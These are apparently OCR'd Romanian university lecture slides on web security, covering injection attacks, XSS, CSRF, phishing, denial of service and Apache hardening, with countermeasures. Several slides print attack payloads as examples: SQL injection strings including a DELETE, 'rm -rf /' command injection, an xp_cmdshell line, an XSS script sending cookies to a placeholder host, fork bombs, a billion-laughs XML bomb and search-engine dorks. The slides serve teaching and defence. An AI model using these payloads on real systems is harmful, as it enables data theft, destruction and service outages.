
PKI permite utilizatorilor să comunice „sigur” într-o rețea publică nesigură, inclusiv verificând identitatea unui utilizator via certificate digitale emise de o autoritate

securitatea datelor

Web of trust – WOT
(Phil Zimmermann, 1992)

alternativă la PKI

recurge la PGP (*Pretty Good Privacy*)



o implementare vizând reputația siturilor Web pe baza opiniilor utilizatorilor: **www.mywot.com**

securitatea datelor

Disponibilitatea

necesitatea ca o anumită resursă
să poată fi accesată la momentul oportun

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Disponibilitatea

necesitatea ca o anumită resursă
să poată fi accesată la momentul oportun

aspect de interes: calitatea unui serviciu
stipulată via SLA (*Service-Level Agreement*)

uptime, average speed to answer, turn-around time,
abandonment rate, mean time to recover,...

avansat

Operating normally | Available but problems this last 24h | Service disruption | Still alive?

48.47% (237/489) endpoints are **available**

SPARQL Endpoint	Uptime Last 24h	Uptime Last 7 days
http://www.rdfabout.com/sparql (2)	0%	0%
A Short Biographical Dictionary of English Literature (RKBExplorer)	100%	100%
AEMET metereological dataset	100%	100%
ASN:US	100%	100%
Allie Abbreviation And Long Form Database in Life Science	100%	99.41%
Amsterdam Museum as Linked Open Data in the Europeana Data Model	100%	100%
Aristotle University	100%	99.24%
Association for Computing Machinery (ACM) (RKBExplorer)	100%	100%
Australian Climate Observations Reference Network - Surface Air Temperature Dataset	0%	36.69%
Bio2RDF::Biomodels	66.67%	94.05%
Bio2RDF::Drugbank	66.67%	94.05%
Bio2RDF::INOH	100%	100%
Bio2RDF::IProClass	0%	67.46%
Bio2RDF::InterPro	66.67%	94.05%
Bio2RDF::MGI	64%	94.08%
Bio2RDF::NCBI Gene	0%	0%

gradul de disponibilitate a unor servicii Web

securitatea datelor

Disponibilitatea

cauze ale indisponibilității:

atacuri de refuz al serviciilor DoS (*Denial of Service*)

atacuri distribuite de tip DDoS (*Distributed DoS*)

implementare precară

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Intimitatea

vizează drepturile ce trebuie respectate privind caracterul (subiectul) datelor vehiculate

confundată, deseori, cu confidențialitatea

http://privacy.org/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Intimitatea

breșe:
stocarea necorespunzătoare a datelor
la nivel de server – *information disclosure*

atacuri de tip XSS (*Cross-Site Scripting*)

atacuri de tip *phishing* – **www.honeynet.org/papers/phishing/**

configurarea neadecvată a sistemelor

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Securitatea Web trebuie să ia în considerație:

clientul

interacțiunea cu utilizatorul
date personale stocate: *cookie*-uri, date *off-line*, *cache*,…
transferurile asincrone – Ajax/Comet ori WebSocket-uri
existența *plugin*-urilor/extensiilor suspecte
…

securitatea datelor

Securitatea Web trebuie să ia în considerație:

datele aflate în tranzit

securitatea rețelei (cu/fără fir)
schimbul sigur de mesaje între diverse entități
nerepudierea datelor
...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Securitatea Web trebuie să ia în considerație:

serverul

securitatea serverului/serverelor Web
securitatea aplicațiilor, *framework*-urilor, bibliotecilor,...
disponibilitatea serviciilor oferite

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Securitatea Web trebuie să ia în considerație:

clientul

datele aflate în tranzit

serverul

atacurile pot viza oricare din cele 3 aspecte!

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Vulnerabilități

slăbiciuni ale unui sistem hardware/software ce permit utilizatorilor neautorizați să aibă acces asupra lui

pot apărea și datorită unei administrări precare

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Vulnerabilități

niciun sistem nu este 100% sigur

Cum are loc un atac privind securitatea?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Examinarea mediului


identificarea porturilor/serviciilor publice

descoperirea tipurilor + versiunilor aplicațiilor

generarea de erori + examinarea mesajelor obținute

găsirea de informații sensibile:
cod-sursă, comentarii, câmpuri ascunse ale formularelor,...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



Top in Frameworks · Week beginning May 25th 2015

Name	10k	100k	Million	Entire Web
PHP	↓2,697	↑33,301	↑533,787	↑43,406,408
ASP.NET	↓1,471	↓18,392	↓283,552	↑40,474,526
J2EE	↑514	↓3,065	↓56,900	↑1,918,404
ASP.NET Ajax	↓342	↑4,948	↓69,173	↑982,036
Ruby on Rails Token	↓265	↓1,346	↑19,590	↑320,904
ASP.NET MVC	↓237	↑1,649	↓17,691	↓1,015,297
Ruby on Rails	↑202	↑1,415	↑26,986	↑789,499
Shockwave Flash Embed	↓174	↓3,570	↓149,333	↓6,945,792
Adobe Dreamweaver	↑130	↑3,204	↓78,552	↓3,345,663
Classic ASP				
Adobe ColdFusion				
DAV				
Heroku Proxy				
Express	–43	↓157	↓770	↑75,929
Perl	–42	↓538	↓8,237	↑1,034,157

utilizarea instrumentului BuiltWith pentru inspectarea tehnologiilor folosite de un sit Web: **http://builtwith.com/**

atacuri

Stabilirea țintei atacului

mecanismul de autentificare (*login*)

câmpurile formularelor Web

managementul sesiunilor

infrastructura folosită – serverele de stocare a datelor, serviciile adiționale (*e.g.*, *proxy*),…

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

La nivel de HTTP

analizarea pachetelor de date (*network sniffing*):
funcționează pentru fluxuri de date HTTP necriptate

o soluție de prevenire:
HTTPS – folosirea HTTP peste (W)TLS
(*Wireless*) *Transport Layer Security*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

La nivel de HTTP

deturnarea sesiunilor (*session hijacking*):
atacatorul determină SID-ul utilizatorului și
îl folosește în scop propriu

exemplu: analizarea câmpului **Referer**

Referer: https://www.ebank.info/view/account?id=98151
&jsessid=BAC13606AC22B81E5137F45F95EE7573

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

La nivel de HTTP

deturnarea sesiunilor (*session hijacking*):
atacatorul determină SID-ul utilizatorului și
îl folosește în scop propriu

soluții clasice de prevenire:
eliminarea SID-ului din URL
stocarea SID-ului în câmpul **User-Agent**
utilizarea unui SID variabil

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

SQL injection

presupune scrierea unor interogări SQL care permit afișarea, alterarea, ștergerea de date din baze de date via formulare Web ori direct, folosind URL-uri

pentru detalii, a se consulta *Testing for SQL Injection*:
www.owasp.org/index.php/Testing_for_SQL_Injection_%28OTG-INPVAL-005%29

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

SQL injection – exemplu:

select * from customers where name=$name and pass=$pass

cu **$name** preluat din formular având valoarea **" or 1=1 --**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

SQL injection – exemplu:

http://e-banking.org/access_client.php?client=3

în *script*: **select credit_card from clients where client=$client**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

SQL injection – exemplu:

http://e-banking.org/access_client.php?client=3

în *script*: **select credit_card from clients where client=$client**

ce se întâmplă dacă URL-ul este
http://www.sit.org/access_client.php?client=client ?

dar dacă în loc de **select** apărea comanda **delete** ?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

SQL injection

variații:
crearea de interogări SQL incorecte
pentru a avea acces la mesaje de eroare „interesante”

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

SQL injection – exemplu:

http://www.sit.org/search?id=1+OR+xy=1

se poate obține un mesaj precum:

[Microsoft][ODBC SQL Server Driver] [SQL Server] Invalid column name 'xy'.
SELECT group_id, securityName, maxSalesCharge, price,
security_id, trade_date FROM funds
WHERE group_id = 1 OR xy=1 ORDER BY price DESC

atacuri

SQL injection – exemplu:

http://www.sit.org/search?id=1+OR+xy=1

se poate obține un mesaj precum:

[Microsoft][ODBC SQL Server Driver] [SQL Server] Invalid column name 'xy'.
SELECT group_id, securityName, maxSalesCharge, price,
security_id, trade_date FROM funds
WHERE group_id = 1 OR xy=1 ORDER BY price DESC

atacatorul poate continua – de pildă – cu:

http://www.sit.org/search?id=1;DELETE+FROM+funds+--

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

SQL injection

soluții de prevenire:
„neutralizarea” meta-caracterelor SQL,
prepared statements, utilizarea de *framework*-uri ORM (*Object-Relational Mapping*), proceduri stocate,...

incorect

```
$sql = "select * from users
    where user = '" . $user . "'";
```

corect

```
$rezultat = $db.query
   ("select * from users
        where user = ?", $user);
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

SQL injection

soluții de testare a vulnerabilităților (*penetration tools*):

Blind Sql Injection – **https://code.google.com/p/bsqlbf-v2/**
sqlmap – **http://sqlmap.org/**
SQL Ninja – **http://sqlninja.sourceforge.net/**
SQL Power Injector – **http://www.sqlpowerinjector.com/**

atacuri

NoSQL injection

exploatarea limbajului de programare disponibil în cadrul serverului NoSQL, inclusiv slăbiciunile API-ului oferit și/sau formatul de transfer al datelor (JSON, XML)

exemplificare: *Hacking Node.js and MongoDB* (2014)
http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html

pentru detalii, a se parcurge
https://www.owasp.org/index.php/Testing_for_NoSQL_injection

atacuri

Shell command injection

posibilitatea de a rula comenzi externe via *script*-uri CGI

exemplu: fie liniile Perl dintr-un *script* CGI

```
$utiliz = $form{"nume"};
print `finger $utiliz`;
```

ce se întâmplă dacă din formular se preia **root; rm –rf /** ?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Shell command injection

idem și pentru programe scrise
în alte limbaje interpretate
(*e.g.*, PHP, Python, Ruby) sau chiar cele C

soluție de prevenire:
inhibarea folosirii funcțiilor system (), exec () etc.

atacuri

SQL injection + command injection

utilizarea SQL pentru execuția la nivel de *shell* de comenzi din cadrul serverului de baze de date

exemplu:

```
SELECT * FROM users WHERE name = 'tuxy' AND
pass = ' '; xp_cmdshell 'taskkill /F /IM sqlservr.exe' --'
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

XPath injection

recurgerea la expresii XPath pentru acces la date într-un document XML sau pentru a realiza diverse acțiuni via funcții XPath

consecințe și asupra transformărilor XSLT considerate maligne ▸ pot cauza, de exemplu, DoS
detalii la **www.agarri.fr/blog/**

atacuri

Path traversal

posibilitatea de accesare a unor zone nepermise ale sistemului de fișiere – *i.e.*, în afara directoarelor în care rezidă aplicația Web

exemplificare:
http://e-photos.info/listphotos.jsp?dir=../../

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Path traversal

posibilitatea de accesare a unor zone nepermise ale sistemului de fișiere – *i.e.*, în afara directoarelor în care rezidă aplicația Web

exemplu în contextul XML (XXE – *XML External Entity*):
http://cwe.mitre.org/data/definitions/611.html

```
<!DOCTYPE doc [ <!ENTITY xxe SYSTEM "file:///tmp/sessions/..."> ]>
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Exemplificare reală – atac asupra PostgreSQL

conectare cu privilegii reduse
preluare global/pg_auth prin XXE
suprascrierea acestui fișier via XSLT
re-conectare cu privilegii de administrator
restaurare global/pg_auth via XSLT
lansare postgres_payload.rb – resursă oferită de proiectul Metasploit: **www.metasploit.com**

atacuri

Poisonous null-byte attack

folosirea caracterului NULL pentru plasarea
de *script*-uri pe server ce ulterior pot fi executate

exemplu:
upload-ul unei „imagini” – **img.php%00.jpg**
“*Thank you! See your picture at* img.php”

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Cross-Site Scripting (XSS)

permite „injectarea” în cadrul sistemului,
pentru execuția direct în *browser*,
a programelor JavaScript

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Cross-Site Scripting (XSS)

funcționează mai ales în cadrul siturilor Web interactive (*e.g.*, forumuri, *blog*-uri, *wiki*-uri)

detalii la adresa
www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

pentru exemple reale, a se consulta **http://xssed.com/**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Cross-Site Scripting (XSS) – exemple tipice:

****
redirecționează utilizatorul spre alt sit,
preia valori de *cookie*-uri ori blochează *browser*-ul

includerea de cod malițios (*malware*)
spre a fi executat la nivel de *browser*
via elemente precum **<embed>**, **<img>** sau **<object>**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Cross-Site Scripting (XSS) – alte acțiuni malefice:


```
<script type="text/javascript">
  document.location.replace (
    "http://www.sit.org/furt.php" + "?c=" + document.cookie);
</script>
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Cross-Site Scripting (XSS) – alte acțiuni malefice:

```
<script type="text/javascript">
   for (contor = 0; contor < 3000; contor++)
     window.open ("http://www.sit.org/");
</script>
```



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Cross-Site Scripting (XSS) – alte acțiuni malefice:

```
<script type="text/javascript">
setInterval (function () {
  var w = window.open ();
  w.document.write (document.documentElement.outerHTML ||
                    document.documentElement.innerHTML);
  }, 33);
</script>
```

crearea recursivă de ferestre via DOM în stilul *fork bomb*

atacuri

Cross-Site Scripting (XSS)

oferă premisele eludării politicii privind interacțiunea dintre *script*-urile la nivel de client și resursele din același domeniu Internet: ***same-origin policy***

uzual, un program aflat pe **sit.org** nu poate obține date dintr-o pagină Web aparținând domeniului **altsit.org**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Cross-Site Request Forgery (CSRF)

forțează utilizatorul autentificat în cadrul unei aplicații
să execute acțiuni nedorite – *e.g.*, alterarea datelor

cazuri concrete:
preluarea listei persoanelor de contact
pentru un utilizator autentificat la GMail (2007)
modificarea adresei poștale + închirierea de filme
de către persoanele având cont la Netflix (2006)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Cross-Site Request Forgery (CSRF)

poate conduce și la furtul identității (*phishing*)
sau la plasarea de cod *malware* la client

www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29

soluție de contracarare: biblioteca CSRFGuard
(implementări Java, PHP, .NET)

atacuri

Cross Site History Manipulation (CSHM)

breșă de securitate exploatând *same origin policy*,
ce permite manipularea istoricului navigării
de către un program malițios – *e.g.*, detectarea stării de autentificare a utilizatorului pe un sit, *user tracking*, acces la parametrii asociați unui URL,...

http://tinyurl.com/qyurynm

atacuri

Alte atacuri Web de tip *phishing*

folosirea de cod JavaScript pentru a modifica textul redat de navigatorul Web utilizatorului sau pentru a manipula utilizatorul să viziteze legături ascunse

http://jeremiahgrossman.blogspot.com/2008/09/cancelled-clickjacking-owasp-appsec.html

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Alte atacuri Web de tip *phishing*

folosirea de cod JavaScript pentru a genera într-un *tab* al navigatorului o replică a unui formular de autentificare în cadrul unei aplicații – *e.g.*, Facebook, GMail

http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Alte atacuri Web de tip *phishing*

adoptarea de tehnici de *social engineering*:
manipularea utilizatorilor – inclusiv furtul de parole

prin intimidare, șantaj, autoritate, flatare,
substituție de persoană, vanitate etc.

http://www.social-engineer.org/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Exemplu real:

folosind o vulnerabilitate XSS în filtrul HTML al MySpace,
atunci când un utilizator vizualiza profilul lui Tuxy,
codul JavaScript îl făcea automat prieten al lui Tuxy +
recurgea la Ajax pentru a insera *script*-ul malefic
în profilul curent ▸ *social network worm* (2005)

http://namb.la/popular/tech.html

după 20 de ore, 1005831 cereri ▸ MySpace s-a „prăbușit”

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Alt exemplu real:

slăbiciune XSS detectată în aplicația GMail pentru iOS
(Roy Castillo, octombrie 2013)

http://goo.gl/agbZz3

atacuri

Alt exemplu real:

Google UTF-7 hole
paginile 404 oferite de Google nu specificau codul de caractere utilizat

atacurile XSS codificate ca UTF-7 puteau fi accesate și executate în cadrul Internet Explorer:
http://shiflett.org/blog/2005/dec/googles-xss-vulnerability

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Soluții de contracarare:

inhibarea folosirii marcajelor HTML

HTML *escaping* via o bibliotecă specializată

filtrarea marcatorilor

separarea prezentării datelor de procesarea efectivă

etc.

www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Probleme cauzate de URI/IRI-uri

inducerea în eroare a utilizatorului
asupra domeniului Internet a sitului Web
exemplu: **http://www.reddit.com@63.241.3.69/**
+
codificarea defectuoasă a codurilor hexa

- vulnerabilități în cadrul unor servere Web

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Probleme cauzate de URI/IRI-uri

includerea caracterelor Unicode
probleme la decodificarea URL-urilor considerate „sigure”

siturile având domenii internaționale
(IDN – *International Domain Names*)

- atacuri bazate pe homografie

http://www.unicode.org/reports/tr36/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Probleme privind folosirea parolelor

majoritatea proceselor de autentificare utilizează parole

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Probleme privind folosirea parolelor

cu cât utilizatorul trebuie să rețină mai multe parole,
cu atât sistemul de autentificare via parole e predispus la breșe de securitate:
alegerea unor parole slabe, folosite timp îndelungat

partajarea parolelor în grupuri de prieteni/colegi

scrierea parolelor pe hârtie – eventual, la vedere

recurgerea la aceeași parolă pentru aplicații Web multiple

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Probleme privind folosirea parolelor

exemplu de atac:
brute-force asupra Twitter
- descoperirea parolei "*happiness*"

asociată unui cont cu drepturi de administrare

soluție tipică de prevenire:
conturi de administrare separate de conturile normale

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Troienii Web

situri/aplicații Web aparent folositoare,
la care utilizatorul poate ajunge
eventual via redirectare automată

suplimentar, pot recurge la XSS/CSRF
sau la tehnici de tip *social engineering*

atacuri

Troienii Web

soluție de prevenire:
recurgerea la un sistem de tichete (*ticket system*, *crumbs*)

fiecare acțiune ce poate fi realizată de utilizator
are asociat un tichet (număr) aleatoriu,
ce va fi folosit o singură dată

atacuri

Refuz de servicii (*denial of service*)

exploatarea unor componente ale aplicației astfel încât funcționalitățile să nu poată fi oferite clienților reali

uzual, inițierea de procesări recursive
(eventual, via programe care se autoreproduc)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Refuz de servicii (*denial of service*)

exploatarea unor componente ale aplicației astfel încât funcționalitățile să nu poată fi oferite clienților reali

uzual, inițierea de procesări recursive
(eventual, via programe care se autoreproduc)
fork bomb – *e.g.*, în Ruby: **loop { fork { __FILE__ } }**
XML bomb
zip bomb – **http://research.swtch.com/zip**

Exemplu real (*billions of lols*)

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1; &lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  ...
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

detalii în articolul B. Sullivan,
XML Denial of Service Attacks and Defenses (2009)
http://msdn.microsoft.com/en-us/magazine/ee335713.aspx

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Tentative de acces la resurse presupus vulnerabile ori la secțiuni de administrare a unui sit Web

```
208.113.197.80 GET /wp-admin/
5.196.16.176   GET /~jromai/romaijournal//images/stories/post.gif
185.22.64.241  GET /~busaco/docs/jdownloads/screenshots/has.php.j?rf
5.196.16.176   POST /index.php?option=com_jce&task=plugin&file=imgmanager&
               method=form&cid=20&6bc427c8a7981f4fe1f5ac65c=cf6dd3cf1923c950586
38.87.45.121   GET /~vcosmin/WikiLogica/index.php?title=BuckYoung847
74.220.207.111 GET /wp-admin/admin-ajax.php?action=revslider_ajax_action
74.220.207.111 GET /index.php?gf_page=upload
195.30.97.113  POST //index.php?option=com_jdownloads&Itemid=0&view=upload
5.153.237.232  POST /~flash/wiki/index.php?title=Special:Userlogin&action=submitlogin
46.102.103.137 POST /~flash/wiki/index.php?title=Special:Userlogin&action=submitlogin
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Detectarea posibilelor vulnerabilități
– datorate unor configurații incorecte/implicite
ale serverelor și/sau aplicațiilor Web –
se poate realiza apelând la un motor de căutare

vezi și proiectul *Google Hack Honeypot* (2007)
http://ghh.sourceforge.net/

alte resurse de interes la **http://www.honeynet.org/**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Exemple de acțiuni:

detecția versiunilor de programe cu *bug*-uri cunoscute: **"Apache/2.0.52 server at"**

accesul la fișiere *.bak*: **inurl:index.php.bak**

detectarea paginilor de administrare: **"admin login"**

instalări implicite: **intitle:"welcome to" intitle:internet IIS**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

atacuri

Exemple de acțiuni:

localizarea interfețelor spre sisteme de baze de date:
inurl:main.php phpMyAdmin

căutarea de aplicații ori a fișierelor de jurnalizare:
inurl:error.log +filetype:log –cvs

mesaje de eroare generate de aplicații ori servere de baze de date: **"ASP.NET_SessionId" "data source="**

procesări XML externe: **inurl:"xslurl=http"**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

PHP	176,761
JavaScript	157,954
Python	14,922
HTML	13,865
C	12,343
VimL	2,514
HTML+ERB	1,934
Ruby	740
Text	683
JSON	415

alternativă: căutarea de programe potențial vulnerabile în depozite de cod-sursă disponibile public

cazul GitHub: detecția execuției de cod – *e.g.*, **exec($_GET**

github.com/search?q=exec%28%24_GET&ref=cmdform&type=Code

prevenirea

Studiu de caz: securizarea serverului Apache

eliminarea modulelor care nu sunt esențiale
mod_autoindex, mod_dav, mod_info, mod_includes, mod_status,...

restrângerea permisiunilor implicite pentru directoarele /, /var/www/html (directorul *root* al sitului), directoarele (public_)html/ ale utilizatorilor

rularea serverului ca utilizator cu drepturi minime, cu limitarea accesului la resursele sistemului

prevenirea

Studiu de caz: securizarea serverului Apache

„imunizarea” fișierelor de configurare importante

rularea Apache într-un *chroot jail*

eliminarea generării „semnăturii” serverului pentru paginile generate automat:
ServerSignature Off si ServerTokens Prod

recurgerea la mod_ssl pentru conexiuni HTTPS

prevenirea

Studiu de caz: securizarea serverului Apache

verificarea/ajustarea permisiunilor fișierelor publice

limitarea/inhibarea *upload*-urilor de fișiere

limitarea folosirii .htaccess de utilizatorii obișnuiți

interzicerea accesului la tabela users la MySQL

configurarea serverelor de aplicații să nu trimită *browser*-ului mesajele de eroare – la PHP: display_errors off

prevenirea

Studiu de caz: securizarea serverului Apache

rularea *script*-urilor în mod „sigur”
Perl în *taint mode*, PHP: safe_mode on, allow_url_fopen off

semnarea codului ca fiind „sigur” – pentru Java/.NET

actualizarea sitului doar prin metode securizate:
ssh, scp, sftp

pentru reguli de bună practică, a se consulta
http://httpd.apache.org/docs/2.4/misc/security_tips.html

prevenirea

La nivel de servere de aplicații/platforme Web

exemplificări diverse:

ASP.NET – **https://github.com/aspnet/Security**

Node.js – **https://nodesecurity.io/**

PHP – **http://phpsecurity.readthedocs.org/**

Python – **http://www.pythonsecurity.org/**

Ruby on Rails – **http://tinyurl.com/pbmzgm8**

Modalități de supraviețuire în caz de atac?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

supraviețuirea

Sistemul trebuie să-și ducă până la capăt misiunea chiar dacă unele componente sau părți din sistem sunt afectate ori scoase din uz

exemplu:
oferirea unei copii *read-only* a conținutului

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

supraviețuirea

Sistemul trebuie să susțină măcar îndeplinirea funcționalităților vitale (*mission-critical*)

identificarea serviciilor esențiale

e.g., acces la lista produselor la un sit de comerț electronic

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

supraviețuirea

Proprietăți ale sistemului:

rezistența la atacuri

recunoașterea atacurilor și efectelor lor

adaptarea la atacuri

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

supraviețuirea

Rezistența la atacuri

strategii de respingere a atacului:

